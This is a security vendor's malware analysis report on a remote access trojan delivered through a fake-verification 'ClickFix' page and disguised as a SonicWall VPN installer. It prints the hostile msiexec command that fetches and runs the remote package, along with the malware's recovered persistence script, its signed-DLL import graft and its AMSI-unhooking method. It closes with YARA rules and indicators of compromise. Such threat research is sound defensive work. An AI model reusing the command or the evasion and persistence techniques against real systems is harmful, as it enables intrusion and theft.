

Evolution of a Remote Access Trojan

A second packaging of a first seen before RAT framework

By: Andrew Franck

- Contents

01	Executive Summary.....	2
	Key Takeaways.....	2
02	Attack Chain Overview.....	3
03	Technical Analysis.....	5
	3.1 The Delivery Package.....	5
	3.2 The Grafted SWIsaCmn.dll.....	6
	3.3 The Implant DLLs.....	8
	3.4 Stage 3 and the Input.db Container.....	9
	3.5 The Tasking Program (The Family DSL)	10
	3.6 Stage 4 - The Firmcode RAT.....	13
	3.7 Sample Similarities.....	14
	3.8 Sample Improvements.....	15
04	Capabilities of the Malware.....	16
05	Notable / Novel Techniques.....	17
06	Detection.....	199
	6.1 YARA.....	1919
07	Indicators of Compromise.....	21
08	Closing Remarks.....	233
09	Appendix - Methodology and AI Assistance.....	24

01 Executive Summary

Deepwatch's July 2026 report, [Anatomy of an Emerging RAT](#), introduced a newly observed remote access trojan framework. ¹This follow-up examines a new, more mature sample. The same framework is back in a second ClickFix campaign against a new customer wearing a different costume. A fake verification page tricks the user into pasting one command into the Windows Run dialog, installing a package that masquerades as a SonicWall VPN manager. The package is a real, signed SonicWall Global VPN Client installation plus added files, and one modified SonicWall library.

This packaging is more polished than the first. The threat actor hides inside genuine, signed enterprise software, not a lookalike binary, and the decoys are working cover applications. The malware can persist, hide windows, profile the host, control services and the registry, run arbitrary code, and take operator commands. Almost all of it waits for tasking that arrives only after installation, and the package contains no command and control address, domain, or port in its bytes.

The most distinctive technique in this packaging is how the implant enters execution. The threat actor replaced an import descriptor inside a signed .DLL, so the VPN client's own menu-sound thread makes the first call into the malicious code from within a trusted process. Deepwatch now tracks this family as FirmRAT after the load_re_firmcode DSL task tag the operators have not changed between campaigns.

Key Takeaways

- ▶ New sideload host: The chain starts inside the signed SonicWall launcher SWGVC.exe
- ▶ Payload executes through a legitimate executable's own design rather than a typical loader. The signed SonicWall client's menu sound feature fires the implant.
- ▶ The developer closed every gap the July report flagged. Unimplemented execution stubs are resolved, and the dispatcher gained three new command families.

¹ Deepwatch, "Anatomy of an Emerging RAT", July 2026. [Malware Reports archive](#); [original report \(PDF\)](#).

02 Attack Chain Overview


Deepwatch was alerted to an obfuscated PowerShell command that had been executed on a customer endpoint, and we fetched the file from the remote server for analysis. The file proved to be SonicwallSwgManager.msi, a 20 MB Windows Installer file that presents itself as a SonicWall VPN management tool.

In ClickFix attacks, the user is manipulated typically by a fake CAPTCHA or device verification page, into pasting an attacker supplied command into the Windows Run box. Here the page instructed the victim to run the Windows Installer binary, msiexec.exe, against a remote package hosted on the lure domain device-authorization-codes[.]us[.]com, embedding a fake device ID and a PRESS-ENTER prompt in the URL.

```
"C:\WINDOWS\system32\MSIEXEC[.]exe" -pAckAgE http:\device-authorization-codes[.]us[.]com/---Your--DeviceID-7423859---PRESS-ENTER-or-OK-- -Q
```

The ClickFix command as it was pasted into the victim's Run Box

msiexec retrieves the 20 MB MSI over HTTP directly into the Windows Installer service, so the package never crosses a browser download shelf and carries no MOTW. The File table carries a complete SonicWall Global VPN Client (GVC) 5.0.0.2008 suite, the legitimate NTFSPermissionsAuditor .NET application as cover content, and six additional DLLs and encrypted files. A stock Windows Installer XML shell execution custom action then launches SWGVC.exe when the install finishes. SWGVC.exe is the genuine, signed SonicWall VPN launcher that loads a DLL at start with an attacker modified grafted import, and the retargeted import inside that signed library maps FltXl.dll, whose startup code begins the implant chain analyzed in Section 03. There are four stages in the chain in total, and the fourth, the final RAT, is loaded into memory and executed without touching disk. Figure 1 below shows the full execution chain.



SWIsaCmn.dll Import slot retargeted to FltXI.dll!LinkEffect
The VPN client's menu-sound calls now run the implant

Figure 1. Execution chain from the ClickFix paste to the RAT.

03 Technical Analysis

3.1 The Delivery Package

SonicwallSwgManager.msi is built with the WiX toolset and drops three groups of files: the genuine SonicWall Global VPN Client (GVC) 5.0.0.2008 suite; NTFSPermissionsAuditor, a legitimate .NET application with roughly forty dependency libraries that gives the install a plausible administrative purpose; and the implant set which consists of a tampered SWIsaCmn.dll that replaces the vendor original, plus FltXl.dll, Plugins.Visio.dll, Apowersoft.CommUtilities.Native.dll, ReflectionVoice.dat, and input.db.

No malicious logic rides in the installer itself: its only custom action is the stock WiX launcher that starts SWGVC.exe after installation. The MSI carries with it one abnormality: the MSI is Authenticode signed, but the certificate is self-signed by an entity calling itself Richardson Software, created on 2026-08-28 and counter signed by a legitimate DigiCert timestamp service. Windows does not trust the chain. A SonicWall branded installer not signed by SonicWall is the package's first visible anomaly.

The VPN launcher, SWGVC.exe, is the genuine binary, carrying SonicWall's valid extended-validation signature. SWIsaCmn.dll sits between the two. It still carries SonicWall's certificate, but the operators changed the file after signing, so validation fails. The three implant DLLs contain no digital signatures.

SignerCertificate	Status	Path
AFC3A6BC40C679913BE7CC4C6D76B1774C2626BF	HashMismatch	SWIsaCmn.dll

Figure 3. SWIsaCmn.dll reporting HashMismatch after the tamper.

The rest of the File table is dressed for legitimacy. The GVC suite arrives with its eight language packs, and the NTFSPermissionsAuditor application brings its full dependency tree.

3.2 The Grafted SWIsaCmn.dll

Everything in this chain hides behind one process: SWGVC.exe, the unmodified, validly signed SonicWall VPN launcher. When it starts, Windows loads its SWIsaCmn.dll, a genuine 6 MB SonicWall library. Except the copy on disk is not quite the genuine one. Its import table, the list of outside functions the library needs, has been edited by hand. One of the 23 entries now points at LinkEffect, an export of the attacker's FltXl.dll. The swapped entry sits in the middle of the table, exactly where an original import used to live. The giveaway is the library's own sound code.

AFXSoundThreadProc, the Microsoft Foundation Class thread that plays the VPN client's menu sounds, calls through that slot twice, with PlaySoundW's exact arguments (the MenuPopup and MenuCommand sound aliases, and a purge at thread exit). Yet WINMM.dll, the library PlaySoundW actually lives in, no longer appears in the import table at all.

That one swapped entry starts the whole implant. When SWIsaCmn.dll loads, Windows resolves its imports and maps FltXl.dll into the process, and FltXl.dll's startup code spawns the chain thread. On top of that, every time the VPN client would play a menu sound, the sound thread's own call now lands on LinkEffect. A one-shot flag in LinkEffect keeps the two paths from double firing. In the first campaign the same trick added an import entry to a signed IBM SPSS library. Here, the operators went one step further and replaced an existing import. Both still carry PlaySoundW's exact arguments, the MenuPopup and MenuCommand sound aliases and the purge flag at thread exit, a combination that means nothing to any other Windows function, and WINMM.dll is gone from the table. Then the part that makes it worth it for them. SWIsaCmn.dll still carries SonicWall's certificate, but the verification result is HashMismatch, meaning the content no longer matches the signed digest, while SWGVC.exe remains valid. Nothing enforces that mismatch at load, because Windows does not validate signatures when a process loads a library by name. The graft is a one descriptor diff against the vendor's published DLL (Figure 2).

Imports		IDA View-A
Address	Ordinal	Name
> WS2_32		
> CRYPT32		
> KERNEL32		
> USER32		
> GDI32		
> ADVAPI32		
> ZLib		
> SWBigNum		
> SWCommon		
> SWCrypto		
> SWPkiApi		
> MSIMG32		
> SHLWAPI		
> UxTheme		
> oledlg		
> gdiplus		
> OLEACC		
> IMM32		
FltXL		
000000018033F670		LinkEffect
> WINSPOOL		
> SHELL32		
> ole32		
> OLEAUT32		

Figure 2. IDA view of the grafted SWIsaCmn.dll. The added FltXL.dll import entry sits among the vendor's own imports, and the menu-sound thread calls through it with PlaySoundW's original arguments (the MenuPopup and MenuCommand sound aliases).

3.3 The Implant DLLs

FltXl.dll is the trigger, reached only through the graft. Its startup thread runs the LinkEffect export, which does five things in order. It loads the Apowersoft loader library. It reads a fixed window of ReflectionVoice.dat. It stalls 62 seconds, but only if the read succeeds, so a sandbox that detonates the DLL without the data file sees a fast clean exit. It decodes the window with a position dependent XOR, yielding the stage 3 shellcode, and then stages and executes it. Staging borrows two Plugins.Visio.dll exports. One returns an executable region of roughly 8 MB filled with random bytes and with the shellcode written at a fixed offset. The other hands execution to the shellcode through EnumSystemCodePagesW, a legitimate Windows callback API abused for shellcode execution.

Apowersoft.CommUtilities.Native.dll wears a stolen library identity and drives the chain's only visible behavior, a thread that calls Plugins.Visio.dll's window hiding export roughly every 49 milliseconds, about 82 seconds of repeatedly hiding every visible top level window the host process owns. Its remaining exports are working decoys, a generative graphics renderer and a media player equalizer visualization, plus one TCP listener that binds and listens on a caller supplied address but can neither accept nor send. It is a C2 shaped scaffold with no C2 in it.

Plugins.Visio.dll is a toolkit library that creates no threads of its own. Everything is export driven. It carries the window hider which, by a bug, always returns zero, killing a burst branch in the Apowersoft thread that checks the return value. It also contains the random noise staging allocator, the EnumSystemCodePagesW trampoline, and a fourth routine that is pure noise. That routine hand drives a caller supplied COM storage interface, writing recognizable decoy blocks so COM-tracing tools see compound file staging that never carries a payload.

3.4 Stage 3 and the Input.db Container

The stage 3 binary that was recovered is 589 functions of position independent shellcode. It's the loader that turns the container into the final payload. It opens with an anti-VM service blocklist that exits with a distinctive verdict code, 6, when analysis tools' services are found. Its storage provider hunts the tasking container by extension (.bak, .db, .bin, .dat, .raw, .pak) and validates candidates by content against a fixed key constant, so input.db is recognized regardless of filename. A tag dispatcher maps module names and the callbacks that load them, and the family hashers look up each Windows API only when it is first called.

The container holds the campaign's moving parts. Stage 3 reads input.db's header, which embeds FltXl.dll's build stamp and ties the two files to one build, then walks the table of 1,128 record headers. Each header carries a visible nonce and ten obfuscated fields, and its payload can sit under a second per-record XOR layer. Two entries matter. One early entry holds the deployment program written in the family's scripting language (Section 3.5). One late entry holds the stage-4 RAT shellcode, unpacked straight into memory. The program applies the Sonicwall SWG Manager persistence, a per-user Run value and a scheduled task, reapplied on 150- and 875-second loops and at shutdown. The Run value needs no elevation, matching the per-user install. The SYSTEM-account scheduled task needs administrative rights to create.

3.5 The Tasking Program (The Family DSL)

Both campaigns drive the implant with the same 16-opcode domain-specific language (DSL), a small scripting layer that lets the operators write deployment logic once and reuse it across packagings. The program recovered from input.db's third record is reproduced in Listing 1. Read top to bottom, it waits 2 seconds at startup, registers a shutdown monitor that re-applies persistence once more at power-off, runs two loops that re-apply the registry and scheduled-task persistence every 150 and 875 seconds, then fetches the RAT shellcode from the container's resource records, loads it (previewer::load_re_firmcode, the task tag this family is named for), and sleeps forever. The two persistence display names are not in the program text. They are pulled at runtime from input.db resource records, where this campaign's value is Sonicwall SWG Manager and the first campaign's was SSL Config. The sheduler spelling is the operators' own, preserved.

```
complex $shtmon;

task preparations[active=true,async=false] { delayer::delay_in_seconds(2); }

task autorun_on_shutdown[active=true,async=true] {
    $shtmon = shutdown_monitor::create_instance();
    shutdown_monitor::start($shtmon, autorunAddOnShutdown);
}

task autorun_to_registry[active=true,async=true] {
    loop { delayer::delay_in_seconds(150); autorunToRegistry(); }
}

task autorun_to_sheduler[active=true,async=true] {
    loop { delayer::delay_in_seconds(875); autorunToSheduler(); }
}
```

```
task block_execution[active=true,async=false] {  
    int $resid = runtime::resource_get_id(@input);  
    complex $exe_bytes = runtime::resource_get_bytes($resid);  
    previewer::load_re_firmware($exe_bytes);  
    delayer::delay_infinite();  
}  
  
function void autorunAddOnShutdown(int64 event_type, int64 thread_id, bool  
can_cancel) {  
    autorunToRegistry();  
}  
  
function void autorunToRegistry() {  
    string $exepath = process::get_itself_path();  
    int $resid = runtime::resource_get_id(@registryAutorunValue);  
    string $regValue = runtime::resource_get_string($resid);  
    if (autoruns::autorun_exists_hkcu($regValue, $exepath) == false)  
        autoruns::autorun_add_hkcu($regValue, $exepath);  
}  
  
function void autorunToSheduler() {  
    string $exepath = process::get_itself_path();  
    int $resid = runtime::resource_get_id(@shedulerAutorunValue);  
    string $shedValue = runtime::resource_get_string($resid);  
    if (autoruns::shtasks_exists("", $shedValue, $exepath) == false)  
        autoruns::shtasks_add($shedValue, "", $exepath, "");  
}
```

Listing 1. The tasking program recovered from input.db record 3 (decrypted artifact, dsl_program.txt), formatted for readability. The first campaign shipped the same program with the persistence name SSL Config.

The DSL is why the family re-packages so easily. Persistence, timing, and module loading are data to the engine, so a new campaign is a new wrapper around an unchanged program. The two loop delays, 150 and 875 seconds, double as a timing fingerprint and match the first sample exactly.

3.6 Stage 4 - The Firmcode RAT

The final payload is the RAT similar to the last report. 1,391 functions of shellcode that run only in memory. Startup delays a randomized 1.5 to 4 seconds, then locates its configuration one of two ways: scanning memory for a fixed 64-bit magic value that marks an injected settings blob, or reading `client_local_settings.bin` from disk - the file that, exactly as in the first campaign, does not ship with the package. The four failure strings decode byte-exactly from the string table: Failed! Not found settings, Failed! Invalid settings, Failed! Cannot open settings, Failed! Not found settings.xml. Control then enters the task dispatcher.

Command families are numbered by dispatch range, as in the first report's map, and the dispatcher spans more than twenty of them. The groups cover console and user-interface operations, the DSL's string, array, map, and byte-buffer libraries, timers and async tasks, host recon, persistence helpers, a full registry module, rundll-style invocation of any DLL export by obfuscated name, Windows service control, an HTTP client, and the command-and-control channel itself (send frame, set endpoint parameters, connect, close, status). A full re-derivation of the RAT's lazy-hash table resolves 297 embedded API hashes, covering the complete event-driven Winsock client set, a WinHTTP request set, service and token operations, and host recon including Windows Management Instrumentation (WMI) over COM (Component Object Model). No injection or screen-capture APIs resolve in the RAT itself. Those live in the plugin DLLs.

That table sets the command-and-control posture. Every network capability the RAT owns takes its endpoints as task inputs, and nothing in any component contains an IP, hostname, URL, or port for tasking.

3.7 Sample Similarities

Every mechanism that matters in this sample matches the framework from the July 2026 report. Both builds resolve Windows APIs through the same custom hash, a FNV-style multiply that also folds in the character's position, so the same name hashes differently at every index. Both decrypt their strings with the same random-number-generator-driven XOR, and only the per-build keys differ. The window-hider loop is one-to-one. So is the camouflage staging pattern, a multi-megabyte random buffer with the payload written at a fixed offset, deeper in this build than in the first sample. The position-XOR container keeps its hardcoded shellcode offset (Event.wav there, ReflectionVoice.dat here), and the tasking container format is unchanged (sentiment.bak there, input.db here). The anti-VM string sets recover one-for-one across six hypervisor families, down to the PCI vendor IDs and the Microsoft Basic Render Driver display-adapter check.

The strongest identity proof is the tasking program in Section 3.5, verbatim the first sample's, typo included. The settings filename `client_local_settings.bin` is unchanged, and like the first package, this one does not ship the file. The AMSI silent unhook returns unchanged as well (Section 05). One framework, two campaigns.

3.8 Sample Improvements

The packaging is where the operators invested the most time, not so much in the actual RAT development. The first campaign hid behind a IBM binary with an added import; this one ships a genuine signed SonicWall suite and replaces an existing import inside SWIsaCmn.dll, so the implant is invoked by the vendor's own code (Section 3.2). The decoy material graduated from one token chart routine to entire working cover applications including a sprite renderer, a media equalizer, print routines, and a COM staging routines. And the install itself went quiet: a per-user MSI that asks for no elevation, inside a lure that runs under a signed Microsoft binary. The cleverest piece of the graft is how execution starts. The VPN client's own menu sound feature makes the first call into the implant, so the chain begins with a legitimate user interface event inside a signed process, not with a suspicious API call or separate loaders.

The operational discipline improved too. Delay logic is layered. A 6 second stall runs only if the payload file read succeeds, so a bare DLL detonation exits clean and fast, and a randomized 1.5-to-4-second startup delay sits inside the RAT. The dispatcher grew three command ranges the first sample's map did not have, an object registry, a system info and timed wait family, and a jump table of roughly 101 sub commands. The trend line we observed here is clear. The RAT is stable and the developers are becoming more and more clever with the way they are able to execute malicious code inside trusted processes.

04 Capabilities of the Malware

The table below inventories the RAT's capability surface as resolved from its hashed API set, decoded strings and other observed behavior. Rows marked NEW are what this sample has compared to the other one.

CAPABILITY	MECHANISM
Persistence	Run key + scheduled task 'Sonicwall SWG Manager', reapplied on 150 s / 875 s loops and at shutdown. Exercised.
C2 channel	Send frame, set endpoint parameters, connect, close, and status commands over the Winsock and WinHTTP client sets. Endpoints are task inputs. Dormant until tasked.
HTTP fetch	URL reachability GET with a 15 s timeout, full request, and fetch. Dormant.
Anti-VM	Stage-3 service blocklist + six hypervisor string families. Exercised at stage 3 startup.
Antimalware Scan Interface bypass	Unmap amsi.dll under a vectored handler and kill the scanning thread. No byte patching. Dormant until tasked.
Payload execution	EnumSystemCodePagesW callback into an 8 MB random-noise REXX buffer. Both shellcode stages run in memory only.
Arbitrary code	Invoke any DLL export by obfuscated name with up to 3 arguments, rundll-style. Dormant.
Host recon	35 fixed getters covering adapters, firmware, displays, keyboard, timezone, processes, WMI via COM, MachineGuid, and locale. Dormant.
Service control	Create, start, stop, delete, and configure services with full Service Control Manager coverage. Dormant.
Registry	Read, enumerate, write, and delete values and keys with all-access rights. Dormant.
Object registry (NEW)	Create, register, look up, and destroy task objects. Dormant.
System info and timed waits (NEW)	System-info getters and timed waits in second increments. Dormant.
Extended task family (NEW)	Jump table of roughly 101 sub-commands, the largest command group, not yet itemized. Dormant.
UI evasion	Window-hider loop hides the host process's top-level windows. Exercised.
Token elevation	AdjustTokenPrivileges, ExitWindowsEx with SeShutdownPrivilege.

Table 1. Capability inventory of the firmware RAT in this packaging.

05 Notable / Novel Techniques

Two items earn a closer look. The graft now replaces an import inside the signed library instead of adding one, and the AMSI bypass returns unchanged and idle.

Import slot retarget inside a signed binary

The previous campaign grafted its implant onto a signed IBM SPSS library by adding one import-table entry, a technique the first report covered in depth. This packaging replaces instead of adding. SWIsaCmn.dll, the genuine 6 MB SonicWall ISAKMP library, has 23 import descriptors, and one mid-table slot now resolves to FltXL.dll's LinkEffect export. The code that calls through the slot is original. The MFC sound thread invokes it twice with PlaySoundW's exact arguments (the MenuPopup and MenuCommand sound aliases during polling, a purge at thread exit), while WINMM.dll, the sound API's real home, is gone from the import table. The library's own menu-sound routine now runs the implant through the slot that served PlaySoundW. The graft is even length matched. FltXL.dll replaces WINMM.dll and LinkEffect replaces PlaySoundW character for character, so the patched import table keeps the original's exact size and shape.

The execution evidence is now a call from inside a signed binary made by code the vendor wrote, not a loader artifact in a process log. The tampering is still cheap to prove. Windows reports the library's Authenticode signature as HashMismatch while the launcher's verifies clean. But nothing performs that check when a process loads a library by name, and the swapped descriptor is one of 23 in a 6 MB file. The attack flow is the similar to the first campaigns by abusing the trust placed in a signed vendor binary. No added entries, no new code, just a pointer moved.

AMSI Unhook

Like the first sample, this RAT carries an AMSI unhook. Rather than patching AmsiScanBuffer, which every modern sensor watches, it unmaps amsi.dll under a vectored exception handler and kills the scan thread, leaving no modified bytes for a sensor to find. In this packaging the unhook ships idle, reachable only through tasking.

```
• 76  n20467 = 20467;  
• 77  memset(buf_1, 0, sizeof(buf_1));  
• 78  sub_18015C680(dec_Info, 0, 5);  
• 79  sub_18000883C(&v28, dec_Info);  
• 80  CurrentThread = wrapper_GetCurrentThread(resolver_ctx);  
• 81  wrapper_TerminateThread(resolver_ctx, CurrentThread, 0);  
• 82  sub_18000F268(resolver_ctx);
```

Figure 4. The unhook in the stage 4 engine. Task command 613 registers the vectored exception handler, task 608 unmaps `amsi.dll` through `wrapper_NtUnmapViewOfSection`, and when the scan faults, the handler resolves the scanning thread and terminates it through `wrapper_TerminateThread`. The engine never patches a byte of `amsi.dll` .

06 Detection

The rules below are drawn from the static analysis in this report and are not intended for production deployment. They are provided as a starting point for detection engineers to adapt, extend, and validate against their own environment.

6.1 YARA

```
import "pe"

rule firmcode_grafted_sideload {
meta:
    author = "Andrew Franck"
    description = "Retargeted FltXl.dll import inside the signed SonicWall SWIsaCmn.dll"
strings:
    $graft_dll = "FltXl.dll" ascii
    $graft_exp = "LinkEffect" ascii
    $isakmp     = "Global VPN Client ISAKMP Library" wide
condition:
    uint16(0) == 0x5A4D and all of them
}

rule firmcode_loader_constants {
meta:
    author = "Andrew Franck"
    description = "Cipher and hash constants from the firmcode shellcode stages; corroborating rule"
strings:
    $lcg_mul = { 0D 66 19 00 }           // LCG multiplier 1664525
    $lcg_inc = { 5F F3 6E 3C }           // LCG increment 1013904223
    $fnv_p   = { 93 01 00 01 }           // tweaked-FNV prime base 0x1000193
    $fnv_s   = { C5 9D 1C 81 }           // FNV seed 0x811c9dc5
    $magic   = { A8 22 38 DF 16 }        // settings magic 0x16DF3822A8 (movabs
immediate, LE)
    $cont    = { 12 E2 4B 49 }           // input.db container key 0x494BE212
condition:
    4 of them
}
```

```
rule firmcode_memory_strings {
meta:
    author = "Andrew Franck"
    note   = "scan process memory or decrypted extracts; on-disk strings are obfuscated"
strings:
    $s1 = "Failed! Not found settings" ascii
    $s2 = "client_local_settings.bin" ascii
    $s3 = "Sonicwall SWG Manager" ascii wide // this campaign's persistence name (input.db records)
    $s4 = "load_re_firmcode" ascii wide      // DSL task tag
condition:
    2 of them
}
```

Rule set 1. The first rule catches the grafted sideload on disk. The second keys on the family's cipher and hash constants in the recovered shellcode. The third is for process memory or decrypted extracts, because on-disk strings are obfuscated. Validated against the case artifacts.

07 Indicators of Compromise

File hashes

FILE	ROLE	SHA-256
SonicwallSwgManager.msi	ClickFix MSI dropper	7e46b8202e3c3672144e32c14e7ed8de19d42ddda72649d878385f03f5a5a86b
SWGVC.exe	Legitimate signed SonicWall launcher (sideload host)	cac4f3b08b0093bf9a824c5604d4f2169a320d59f889cc59fa420a774c6ceadb
SWIsaCmn.dll	Signed SonicWall DLL, import slot retargeted to FltXl.dll	4eb96e36ef31c72052e1f75cac484c7ec6ce83fe68d36cda3f9f7b7350ff0bc1
FltXl.dll	Glue implant	f20d8667f21f17260959b3b8017163c6224190fac5c93056e480454c23b38c36
Apowersoft.CommUtilities.Native.dll	Stage-1 loader, window-hider driver, decoy host	c6ac106a7a65e9a126bfde5757f979edee56a50b6df4d640d6a2163cd2d9909d
Plugins.Visio.dll	Hider, staging allocator, trampoline, COM decoy	33453ff0dae544190bf1eaf9dc3e2140b74cc8557979a17a074e1d3310639fcf
ReflectionVoice.dat	Container carrying stage 3	a8d1f8ebf72fdead1f8e83a79f233e430ddf68f55b76a8814092e747dd272a76
input.db	Tasking container, 1,128 records	fd4f40d6cbbbea586c4e6da0d96698b7755325d849dff0625f060a6fb02d52de7
stage3.bin (recovered)	Intermediate loader shellcode	b9ea3148851e79d105c72e1d0bd2437707bcdb661db57e06cfe56bf9387c8521

FILE	ROLE	SHA-256
stage4_rat.bin (recovered)	firmcode RAT shellcode (final payload)	28cd17d217da4a7cc14dae1b19e151ae2e7fd2210608 381cdfbdbac4fe41c536

Network

No network indicator exists statically in any component. Every endpoint below was observed at runtime or on reputation services. The sandbox detonation record for the package additionally notes a Cloudflare DNS-over-HTTPS resolver and two Akamai CDN edge addresses, shared infrastructure rather than indicators, so they are excluded from the table and listed here only for completeness.

TYPE	VALUE
C2 host	45.227.255[.]102
C2 domain	Cdnstaticaws[.]com
ClickFix lure domain	device-authorization-codes[.]us[.]com

08 Closing Remarks

The first report dissected the engine. This one documents the wrapping. The operators changed the wrapper, moving from a lookalike IBM binary to a genuine signed SonicWall installation, and from token decoy routines to working cover applications. The two campaigns were observed in separate customer environments and different industry sectors. The shift between environments shows that the same core framework can be repackaged for distinct victims without changing its internal tasking model. At this stage, however, the available evidence is not sufficient to attribute FirmRAT to a particular actor with confidence. In both cases, the operators kept their endpoints entirely out of the program. That combination is the maturity signal, a framework confident enough to ship dormant, delivered through abused trust in signed software at every step. What changes next is most likely the wrapper again. The graft technique has now appeared in two vendor shapes in consecutive campaigns, a rather unconventional method of executing malicious shellcode from within a trusted and signed executable. The tasking container and DSL program have not changed at all, and the dispatcher's largest command family is still growing. Deepwatch tracks this family as FirmRAT, after the `load_re_firmcode` task tag the operators never changed between campaigns.

09 Appendix · Methodology and AI Assistance

Portions of this analysis and report were produced with the assistance of AI language models used as research, drafting, and code generation tools. The AI was used to draft sections from the technical notes which were subject to human review and revision, to help interpret disassembly output, and to generate helper scripts in Python for hash resolution and string decryption.

Every technical claim in this report to include file hashes, function addresses, decrypted strings, API resolutions, control flow descriptions, and behavioral assertions was verified independently by a human against the sample in IDA Pro and against the raw binary before being included. AI generated output was treated as draft material only. Verified findings were kept, unverified or incorrect claims were discarded, and no assertion in this report was written without a corresponding traceable reference in the sample's disassembly or artifact set.